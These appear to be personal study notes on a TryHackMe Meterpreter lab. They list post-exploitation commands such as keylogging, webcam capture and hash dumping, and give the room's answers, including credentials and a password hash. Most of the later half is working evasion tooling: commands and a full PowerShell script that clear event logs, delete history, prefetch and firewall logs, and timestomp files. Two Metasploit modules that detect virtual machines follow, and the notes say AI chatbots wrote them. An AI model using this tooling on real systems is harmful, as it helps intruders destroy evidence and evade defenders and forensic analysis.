Meterpreter

https://tryhackme.com/room/meterpreter
Meterpreter will run on the target system and act as an agent within a command and control architecture
Meterpreter runs on RAM. It runs in memory and does not write itself to the disk on the target. This feature aims to avoid being detected during antivirus scans
Meterpreter also aims to avoid being detected by network-based IPS (Intrusion Prevention System) and IDS (Intrusion Detection System) solutions by using encrypted communication with the server
Meterpreter will establish an encrypted (TLS) communication channel with the attacker's system

```
meterpreter > getpid
Current pid: 1453
```

`ps` list processes running on the target system

```
C:\Windows\system32>tasklist /m /fi "pid eq 1453"
tasklist /m /fi "pid eq 1453"
```

"(Dynamic-Link Libraries) used by the Meterpreter process (PID 1453 in this case), there is no meterpreter.dll"

msfvenom --list payloads | grep meterpreter
this command will list all meterpreter payload

meterpreter > help
list commands which is usable for meterpreter

Core commands

- `background` : Backgrounds the current session

- `exit` : Terminate the Meterpreter session
- `guid` : Get the session GUID (Globally Unique Identifier)
- `help` : Displays the help menu
- `info` : Displays information about a Post module
- `irb` : Opens an interactive Ruby shell on the current session
- `load` : Loads one or more Meterpreter extensions
- `migrate` : Allows you to migrate Meterpreter to another process
- `run` : Executes a Meterpreter script or Post module
- `sessions` : Quickly switch to another session

File system commands

- `cd` : Will change directory
- `ls` : Will list files in the current directory (dir will also work)
- `pwd` : Prints the current working directory
- `edit` : will allow you to edit a file
- `cat` : Will show the contents of a file to the screen
- `rm` : Will delete the specified file
- `search` : Will search for files
- `upload` : Will upload a file or directory
- `download` : Will download a file or directory

Networking commands

- `arp` : Displays the host ARP (Address Resolution Protocol) cache
- `ifconfig` : Displays network interfaces available on the target system
- `netstat` : Displays the network connections
- `portfwd` : Forwards a local port to a remote service
- `route` : Allows you to view and modify the routing table

System commands

- `clearev` : Clears the event logs
- `execute` : Executes a command
- `getpid` : Shows the current process identifier
- `getuid` : Shows the user that Meterpreter is running as
- `kill` : Terminates a process
- `pkill` : Terminates processes by name
- `ps` : Lists running processes
- `reboot` : Reboots the remote computer
- `shell` : Drops into a system command shell
- `shutdown` : Shuts down the remote computer
- `sysinfo` : Gets information about the remote system, such as OS

Others Commands (these will be listed under different menu categories in the help menu)

- `idletime` : Returns the number of seconds the remote user has been idle
- `keyscan_dump` : Dumps the keystroke buffer
- `keyscan_start` : Starts capturing keystrokes
- `keyscan_stop` : Stops capturing keystrokes
- `screenshare` : Allows you to watch the remote user's desktop in real time
- `screenshot` : Grabs a screenshot of the interactive desktop
- `record_mic` : Records audio from the default microphone for X seconds
- `webcam_chat` : Starts a video chat
- `webcam_list` : Lists webcams
- `webcam_snap` : Takes a snapshot from the specified webcam
- `webcam_stream` : Plays a video stream from the specified webcam
- `getsystem` : Attempts to elevate your privilege to that of local system
- `hashdump` : Dumps the contents of the SAM database

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

learn possible privilege level

ps
list running processes

meterpreter > migrate 716
Be careful; you may lose your user privileges if you migrate from a higher privileged (e.g. SYSTEM) user to a process started by a lower privileged user (e.g. webserver). You may not be able to gain them back.


The `hashdump` command will list the content of the SAM database. The SAM (Security Account Manager) database stores user's passwords on Windows systems. These passwords are stored in the NTLM (New Technology LAN Manager) format.

meterpreter > search -f flag2.txt

meterpreter > shell
launch regular shell

exploit the machine
Username: ballen
Password: Password1

exploit/windows/smb/psexec



What is the computer name?
ACME-TEST

What is the target domain?
FLASH

What is the name of the share likely created by the user?
speedster

What is the NTLM hash of the jchambers user?
69596c7aa1e8daee17f8e78870e25a5c

What is the cleartext password of the jchambers user?
Trustno1

Where is the "secrets.txt" file located? (Full path of the file)
c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt

What is the Twitter password revealed in the "secrets.txt" file?
KDSvbsw3849!

Where is the "realsecret.txt" file located? (Full path of the file)
c:\inetpub\wwwroot\realsecret.txt

What is the real secret?
The Flash is the fastest man alive

https://www.exploit-db.com/docs/english/18229-white-paper--post-exploitation-using-meterpreter.pdf

meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cat secret.txt
read the file

Evidence obfuscation

meterpreter > idletime
How much time the user has ben idle

meterpreter > clearev
clear the event logs on a Windows target machine (highly detectable, use after you done;often **triggers Blue Team**)

meterpreter > shell
del C:\Users<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
del C:\Users<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline*
deletes powershell logs

Clear Temp directories
Remove-Item "
$env:TEMP*" -Recurse -ForceRemove-Item"C:\Windows\Temp*" -Recurse -ForceClearRecentFilesRemove-Item"
env:APPDATA\Microsoft\Windows\Recent*" -Force

```
C:\Windows\System32\LogFiles\Firewall
The firewall logs here.
meterpreter> shell
Powershell
PS   Clear-Content "C:\Windows\System32\LogFiles\Firewall\pfirewall.log"
(Requires admin privilages)
PS   Set-NetFirewallProfile -Profile Domain,Public,Private -LogFileName ""
(stops firewall logging)
```

WARNING: Event Log "Audit Log Clear" Event ID **1102** may still log you.

if you modifie a file restorin original timestamps may help for Evidence obfusca
(Get-Item "C:\Windows\System32\notepad.exe").LastWriteTime = Get-Date "01/01/2020 12:00"

Remove logs(too detectable, use after you done)
wevtutil cl Application
wevtutil cl System
wevtutil cl Security

Kill your suspicious process
Get-Process | Where-Object {$_.Name -like "*backdoor*"} | Stop-Process

Delete prefetch files (detectable by forensic tools)
Remove-Item "C:\Windows\Prefetch*" -Force

a script facilitate Evidence obfuscation (writen by gpt)

```
#------------------- PowerShell Digital Evidence Clean-up Script -------------------

#1. Clear PowerShell history
```

```
$psHistory = "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt"
if (Test-Path $psHistory) {
    Remove-Item $psHistory -Force
}

#2. Clear CMD history (Session only)
doskey /reinstall

#3. Clear temp folders (Common drop location for malware/tools)
Remove-Item "C:\Users\$env:USERNAME\AppData\Local\Temp\*" -Force -Recurse -ErrorAction SilentlyContinue
Remove-Item "C:\Windows\Temp\*" -Force -Recurse -ErrorAction SilentlyContinue

#4. Remove recent files history
Remove-Item "C:\Users\$env:USERNAME\AppData\Roaming\Microsoft\Windows\Recent\*" -Force -ErrorAction
SilentlyContinue

#5. Delete Firewall Logs
Remove-Item "C:\Windows\System32\LogFiles\Firewall\pfirewall.log" -Force -ErrorAction SilentlyContinue

#6. Clear Windows Event Logs (Note: generates Event ID 1102 in Security Log)
wevtutil cl Application
wevtutil cl System
wevtutil cl Security

#7.Remove Prefetch files (record of executed EXEs)
Remove-Item "C:\Windows\Prefetch\*" -Force -ErrorAction SilentlyContinue

#8.Remove any dropped files manually specified (example payload)
$customFilePaths = @(
    "C:\Users\Public\payload.exe",
```

```
    "C:\Users\$env:USERNAME\Desktop\malicious.dll"
)
foreach ($file in $customFilePaths) {
    if (Test-Path $file) {
        Remove-Item $file -Force
    }
}

#9.Timestomp a file to hide modification date
$targetFile = "C:\Windows\System32\notepad.exe"
(Get-Item $targetFile).LastWriteTime = Get-Date "01/01/2020 12:00"
(Get-Item $targetFile).CreationTime = Get-Date "01/01/2020 12:00"
(Get-Item $targetFile).LastAccessTime = Get-Date "01/01/2020 12:00"

#10.Optional: Disable event logging temporarily (highly detectable)
#auditpol /set /subcategory:"Logon" /success:disable /failure:disable

#-------------------------------------------------------------------------
```

!“Clearing logs does not erase logs already sent to SIEM/EDR systems.”

Noticing virutal machine
check_vm_presence.rb

This module checks if the target system is likely a virtual machine. (writen by gpt)

```
require 'msf/core'

class MetasploitModule < Msf::Post

  include Msf::Post::Windows::System
```

```
  include Msf::Post::Windows::Registry
  include Msf::Post::Windows::Network

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Windows Meterpreter VM Presence Checker',
      'Description'   => %q{
        Checks common indicators on Windows targets to determine if the system
        is running inside a virtual machine like VMware, VirtualBox, Hyper-V, or QEMU.
      },
      'License'       => MSF_LICENSE,
      'Author'        => ['ChatGPT (adapted by user)'],
      'Platform'      => ['windows'],
      'SessionTypes'  => ['meterpreter']
    ))
  end

  def run
    print_status("Checking system manufacturer and model...")
    sys_info = sysinfo
    print_good("Manufacturer: #{sys_info['Manufacturer']}")
    print_good("Model       : #{sys_info['Model']}")

    vm_indicators = ['vmware', 'virtualbox', 'vbox', 'kvm', 'qemu', 'hyper-v', 'xen']

    if vm_indicators.any? { |i| sys_info['Model'].downcase.include?(i) ||
sys_info['Manufacturer'].downcase.include?(i) }
      print_good("[+] System Manufacturer/Model suggests VM presence.")
    else
      print_status("[-] System Manufacturer/Model does not suggest VM presence.")
```

```
    end

    print_status("\nChecking running processes for VM tools...")
    vm_procs = %w[
      vmtoolsd.exe
      vmwaretray.exe
      vmwareuser.exe
      vboxservice.exe
      vboxtray.exe
      qemu-ga.exe
    ]

    processes = cmd_exec('tasklist /fo csv /nh').split("\n").map { |line| line.split('","')
[0].delete('"').downcase }
    vm_found = false

    vm_procs.each do |proc|
      if processes.include?(proc)
        print_good("[+] Found VM-related process: #{proc}")
        vm_found = true
      end
    end

    print_status("[-] No known VM processes found.") if !vm_found

    print_status("\nChecking MAC addresses for VM vendor prefixes...")

    macs = cmd_exec('getmac /v /fo csv').split("\n")[1..-1] || []
    vm_mac_prefixes = ['00:05:69', '00:0C:29', '00:1C:14', '00:50:56', '08:00:27']
```

```
    vm_mac_found = false

    macs.each do |line|
      # CSV fields: "Connection Name","Network Adapter","Physical Address","Transport Name"
      fields = line.split('","').map { |f| f.delete('"') }
      mac = fields[2].downcase rescue nil
      next if mac.nil? || mac.length < 8
      prefix = mac[0,8].upcase
      vm_mac_prefixes.each do |vm_prefix|
        if prefix.start_with?(vm_prefix.gsub(':', '').upcase) || prefix.start_with?(vm_prefix.upcase)
          print_good("[+] VM MAC address prefix found: #{mac}")
          vm_mac_found = true
        end
      end
    end
    print_status("[-] No VM MAC address prefixes detected.") if !vm_mac_found

    print_status("\nChecking BIOS information for VM strings...")
    bios_info = cmd_exec('wmic bios get serialnumber,version /format:list')
    if vm_indicators.any? { |i| bios_info.downcase.include?(i) }
      print_good("[+] BIOS info suggests VM presence.")
    else
      print_status("[-] BIOS info does not suggest VM presence.")
    end

    print_status("\nVM Presence Check Complete.")
  end

  def sysinfo
    # Uses Meterpreter sysinfo method to get Manufacturer and Model info from WMI
```

```
    manufacturer = cmd_exec('wmic computersystem get manufacturer /value').split('=').last.strip rescue ''
    model = cmd_exec('wmic computersystem get model /value').split('=').last.strip rescue ''
    { 'Manufacturer' => manufacturer, 'Model' => model }
  end

end
```

another version which writen by deepseek

```
require 'msf/core'

class MetasploitModule < Msf::Post

  include Msf::Post::Windows::System
  include Msf::Post::Windows::Registry
  include Msf::Post::Windows::Network
  include Msf::Post::Windows::Priv

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Windows Comprehensive VM Presence Checker',
      'Description'   => %q{
        This module performs comprehensive checks to detect if the Windows system
        is running inside a virtual machine (VMware, VirtualBox, Hyper-V, QEMU, etc.).
        It examines multiple artifacts including system information, processes,
        MAC addresses, registry keys, devices, and CPU flags.
      },
      'License'       => MSF_LICENSE,
      'Author'        => ['Improved by ChatGPT'],
      'Platform'      => ['win'],
```

```
      'SessionTypes'  => ['meterpreter']
    ))
  end

  def run
    vm_detected = false
    detection_methods = []

    print_status("Starting comprehensive VM detection checks...")

    # Check system manufacturer and model
    detection_methods << check_system_info

    # Check running processes
    detection_methods << check_processes

    # Check MAC addresses
    detection_methods << check_mac_addresses

    # Check BIOS information
    detection_methods << check_bios_info

    # Check registry artifacts
    detection_methods << check_registry

    # Check devices
    detection_methods << check_devices

    # Check CPU flags
    detection_methods << check_cpu_flags
```

```
    # Generate summary
    print_status("\n[+] VM Detection Summary:")
    detection_methods.compact.each do |method|
      print_status("  - #{method}")
      vm_detected = true
    end

    if vm_detected
      print_good("Virtual machine environment detected!")
    else
      print_status("No clear signs of virtual machine detected.")
    end
  end

  def check_system_info
    print_status("\nChecking system manufacturer and model...")

    begin
      sys_info = get_sysinfo
      manufacturer = sys_info['Manufacturer'].to_s.downcase
      model = sys_info['Model'].to_s.downcase

      print_status("Manufacturer: #{sys_info['Manufacturer']}")
      print_status("Model: #{sys_info['Model']}")

      vm_indicators = ['vmware', 'virtualbox', 'vbox', 'kvm', 'qemu', 'hyper-v', 'xen', 'virtual',
'innotek', 'red hat']

      vm_indicators.each do |indicator|
```

```
      if manufacturer.include?(indicator) || model.include?(indicator)
        msg = "System Manufacturer/Model suggests #{indicator.upcase} VM"
        print_good("[+] #{msg}")
        return msg
      end
    end

    print_status("[-] System Manufacturer/Model does not suggest VM presence.")
  rescue => e
    print_error("Error checking system info: #{e}")
  end

  nil
end

def check_processes
  print_status("\nChecking running processes for VM tools...")

  begin
    vm_procs = {
      'VMware'    => ['vmtoolsd.exe', 'vmwaretray.exe', 'vmwareuser.exe'],
      'VirtualBox'=> ['vboxservice.exe', 'vboxtray.exe'],
      'QEMU'      => ['qemu-ga.exe'],
      'Hyper-V'   => ['vmms.exe', 'vmwp.exe'],
      'Xen'       => ['xenservice.exe']
    }

    processes = []
    begin
      # Try Meterpreter native method first
```

```
        processes = session.sys.process.get_processes.map { |p| p['name'].downcase }
      rescue
        # Fallback to command if Meterpreter method fails
        processes = cmd_exec('tasklist /fo csv /nh').split("\n").map { |line| line.split('","')
[0].delete('"').downcase }
      end

      vm_procs.each do |vendor, procs|
        procs.each do |proc|
          if processes.include?(proc.downcase)
            msg = "Found #{vendor} process: #{proc}"
            print_good("[+] #{msg}")
            return msg
          end
        end
      end

      print_status("[-] No known VM processes found.")
    rescue => e
      print_error("Error checking processes: #{e}")
    end

    nil
  end

  def check_mac_addresses
    print_status("\nChecking MAC addresses for VM vendor prefixes...")

    begin
      vm_mac_prefixes = {
```

```
      'VMware'    => ['000569', '000C29', '001C14', '005056'],
      'VirtualBox'=> ['080027'],
      'Hyper-V'   => ['0003FF'],
      'Xen'       => ['00163E']
    }

    macs = []
    begin
      raw_macs = cmd_exec('getmac /v /fo csv /nh')
      macs = raw_macs.split("\n").map do |line|
        fields = line.split('","')
        fields[2].gsub(/[^0-9A-Fa-f]/, '')[0,6].upcase rescue nil
      end.compact
    rescue => e
      print_error("Error getting MAC addresses: #{e}")
    end

    vm_mac_prefixes.each do |vendor, prefixes|
      prefixes.each do |prefix|
        if macs.any? { |mac| mac.start_with?(prefix) }
          msg = "#{vendor} MAC address prefix (#{prefix}) found"
          print_good("[+] #{msg}")
          return msg
        end
      end
    end

    print_status("[-] No VM MAC address prefixes detected.")
  rescue => e
    print_error("Error checking MAC addresses: #{e}")
```

```
    end

    nil
  end

  def check_bios_info
    print_status("\nChecking BIOS information for VM strings...")

    begin
      bios_info = cmd_exec('wmic bios get serialnumber,version /format:list').downcase rescue ''

      vm_indicators = {
        'VMware'    => 'vmware',
        'VirtualBox'=> 'virtualbox|vbox',
        'QEMU'      => 'qemu',
        'Hyper-V'   => 'hyper-v|hyperv',
        'Xen'       => 'xen'
      }

      vm_indicators.each do |vendor, pattern|
        if bios_info.match(/#{pattern}/)
          msg = "BIOS info suggests #{vendor} VM"
          print_good("[+] #{msg}")
          return msg
        end
      end

      print_status("[-] BIOS info does not suggest VM presence.")
    rescue => e
      print_error("Error checking BIOS info: #{e}")
```

```
    end

    nil
  end

  def check_registry
    print_status("\nChecking registry for VM artifacts...")

    begin
      vm_registry_keys = {
        'VMware'    => [
          'HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer',
          'HKLM\\SOFTWARE\\VMware, Inc.\\VMware Tools'
        ],
        'VirtualBox'=> [
          'HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName',
          'HKLM\\SOFTWARE\\Oracle\\VirtualBox Guest Additions'
        ],
        'Hyper-V'   => [
          'HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName',
          'HKLM\\SOFTWARE\\Microsoft\\Virtual Machine\\Guest\\Parameters'
        ],
        'QEMU'      => [
          'HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer'
        ]
      }

      vm_registry_keys.each do |vendor, keys|
        keys.each do |key|
          begin
```

```
          if registry_enumkeys(key)
            msg = "Found #{vendor} registry artifact: #{key}"
            print_good("[+] #{msg}")
            return msg
          end
        rescue
          next
        end
      end
    end

    print_status("[-] No VM registry artifacts found.")
  rescue => e
    print_error("Error checking registry: #{e}")
  end

  nil
end

def check_devices
  print_status("\nChecking devices for VM hardware...")

  begin
    vm_devices = {
      'VMware'    => 'vmware',
      'VirtualBox'=> 'virtualbox|vbox',
      'QEMU'      => 'qemu',
      'Hyper-V'   => 'hyper-v|hyperv|vmbus',
      'Xen'       => 'xen'
    }
```

```
    devices = cmd_exec('wmic path win32_pnpentity get name /format:list').downcase rescue ''

    vm_devices.each do |vendor, pattern|
      if devices.match(/#{pattern}/)
        msg = "Found #{vendor} virtual device"
        print_good("[+] #{msg}")
        return msg
      end
    end

    print_status("[-] No VM devices detected.")
  rescue => e
    print_error("Error checking devices: #{e}")
  end

  nil
end

def check_cpu_flags
  print_status("\nChecking CPU flags for hypervisor presence...")

  begin
    cpu_info = cmd_exec('wmic cpu get caption,description,manufacturer /format:list').downcase rescue ''

    if cpu_info.include?('hypervisor') || cpu_info.include?('vmx') || cpu_info.include?('svm')
      msg = "CPU flags suggest hypervisor presence"
      print_good("[+] #{msg}")
      return msg
    end
```

```
      print_status("[-] No hypervisor CPU flags detected.")
    rescue => e
      print_error("Error checking CPU flags: #{e}")
    end

    nil
  end

  def get_sysinfo
    begin
      manufacturer = registry_getvaldata('HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOS', 'SystemManufacturer')
||
                     cmd_exec('wmic computersystem get manufacturer /value').split('=').last.strip rescue ''

      model = registry_getvaldata('HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOS', 'SystemProductName') ||
              cmd_exec('wmic computersystem get model /value').split('=').last.strip rescue ''

      { 'Manufacturer' => manufacturer, 'Model' => model }
    rescue => e
      print_error("Error getting system info: #{e}")
      { 'Manufacturer' => '', 'Model' => '' }
    end
  end
end
```